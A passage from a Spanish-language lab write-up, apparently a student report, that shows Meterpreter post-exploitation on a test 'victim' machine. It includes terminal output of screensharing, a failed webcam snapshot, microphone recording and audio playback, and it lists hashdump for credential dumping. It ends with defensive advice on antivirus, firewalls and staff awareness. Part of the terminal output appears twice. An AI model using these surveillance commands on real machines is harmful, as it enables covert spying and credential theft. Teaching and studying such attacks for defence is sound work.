
-----
hashdump      Dumps the contents of the SAM database

Priv: Timestamp Commands
=====

Command      Description
-----
timestamp     Manipulate file MACE attributes

meterpreter > screenshare
[*] Preparing player...
[*] Opening player at: /root/J0VuWqpI.html
[*] Streaming...
^C[-] Error running command screenshare: Interrupt
^Cmeterpreter > webcam_snap
[-] webcam_list: Operation failed: A device attached to the system is not functioning.
meterpreter > record_mic
[*] Starting...
[*] Stopped
Audio saved to: /root/MuakRJEr.wav
meterpreter > 
```

existe un comando “Webcam Snap” que toma una foto con la cámara de la víctima, desafortunadamente, mi computador víctima no cuenta con una cámara.



```
Terminal - root@R: ~
File Edit View Terminal Tabs Help

root@R: ~ x root@R: ~ x

Priv: Password database Commands
=====


Command      Description
-----
hashdump      Dumps the contents of the SAM database

Priv: Timestamp Commands
=====

Command      Description
-----
timestamp     Manipulate file MACE attributes

meterpreter > screenshare
[*] Preparing player...
[*] Opening player at: /root/J0VuWqpI.html
[*] Streaming...
^C[-] Error running command screenshare: Interrupt
^Cmeterpreter > webcam_snap
[-] webcam_list: Operation failed: A device attached to the system is not functioning.
meterpreter > 
```

Existe un comando “Play” para poner audios en los parlantes de la víctima, yo , puse una canción que tenía guardada en la librería

A screenshot of a terminal window titled "Terminal - root@R: ~". The window has a menu bar with "File", "Edit", "View", "Terminal", "Tabs", and "Help". Below the menu bar, there are two tabs, both labeled "root@R: ~". The terminal content shows a list of audio files with their paths and names, such as "05.\ Vanishing\ -\ A\ Perfect\ Circle-wuwHlFikmTs.opus". After the list, the prompt "meterpreter >" is shown, followed by the command "play ~/Music/Musica\ Toda/10.\ Pet\ -\ A\ Perfect\ Circle-lrEP3RPG Eao.opus". The output of the command is "[\*] Playing ~/Music/Musica Toda/10. Pet - A Perfect Circle-lrEP3RPG Eao.opus...".

```
05.\ Vanishing\ -\ A\ Perfect\ Circle-wuwHlFikmTs.opus
05.\ Un\ Angel\ Para\ Tu\ Soledad\ [Reggae\ Redondos]-ncjMJCEcGEU.opus
06.\ A\ Stranger\ -\ A\ Perfect\ Circle-Mb2W_xkJ2G0.opus
08.\ Crimes\ -\ A\ Perfect\ Circle-fcTx87nYGzw.opus
10.\ Pet\ -\ A\ Perfect\ Circle-lrEP3RPG Eao.opus
12.\ Gravity\ -\ A\ Perfect\ Circle-_cDdMZ2K9o0.opus
2.\ Gomba\ Jahbari\ -\ Las\ Tumbas-fXppRPtch4g.opus
4.\ Gomba\ Jahbari\ -\ Si\ Tu\ Me\ Quieres-ogy4yPa_RnA.opus
9\ A\ NOVA\ SEMENTE\ Oh\ jah-_JZ6ylax9PI.opus
A\ Perfect\ Circle\ -\ The\ Moose-BVXTmav24Wk.opus
Acompañame\ -\ Fidel\ Nadal-PJgacB7k7QI.opus
Anderson\ .Paak\ -\ Make\ It\ Better\ (ft.\ Smokey\ Robinson)\ (Official\ Video)
-7Jj83F0lBF8.opus
Ari\ -\ El\ hombre\ más\ rico\ (prod.\ El\ Arkeólogo)-TSBuhHcfJdQ.opus
Ari\ -\ Es\ Tarde\ feat.\ Fa_Zeta\ (prod.\ El\ Arkeólogo)-IXJ6JlpGWhg.opus
Ari\ -\ IV\ Gatos\ feat.\ Fa_Zeta\ (prod.\ El\ Arkeólogo)-eXRTt_I01Rw.opus
Ari\ -\ La\ Tinta\ del\ Caribe\ (Prod.\ MAC\ Mde)-JE7VuMwGdrg.opus
Ari\ -\ No\ Sabes\ Nada\ (prod.\ El\ Arkeólogo)-JnRounQcBVM.opus
Ari\ -\ Respira\ (prod.\ El\ Arkeólogo)-T3ApyynY8rg.opus
Ari\ -\ Responsables\ \ (prod.\ El\ Arkeólogo)-FMqHeZ8LZb8.opus
--More--Interrupt: use the 'exit' command to quit
meterpreter > play ~/Music/Musica\ Toda/10.\ Pet\ -\ A\ Perfect\ Circle-lrEP3RPG
Eao.opus
[*] Playing ~/Music/Musica Toda/10. Pet - A Perfect Circle-lrEP3RPG Eao.opus...
```

Finalmente, apagué la máquina con el comando “Shutdown” , aunque cabe aclarar, que el payload de meterpreter cuenta con muchos más métodos que pueden ser útiles para el espionaje.

Al ser éstas herramientas tan útiles para el espionaje, es necesario prevenirlas a toda costa.

Una de las acciones que se puede tomar, es instalar un antivirus que no permita que el computador instale o corra ésta clase de archivos, sin embargo, existen formas de camuflar éstos archivos de los antivirus.

Otra de las acciones que se puede tomar para prevenir esta clase de Malware, es instalar un Firewall que no permita que ésta clase de programas se comuniquen con su Host, aunque esto puede perjudicar funcionalidades importantes del computador en una empresa.

Finalmente, la acción más eficaz en para prevenir este tipo de malware, es conscientizar a los empleados de una empresa de su existencia y exigirles dudar ante toda clase de archivos.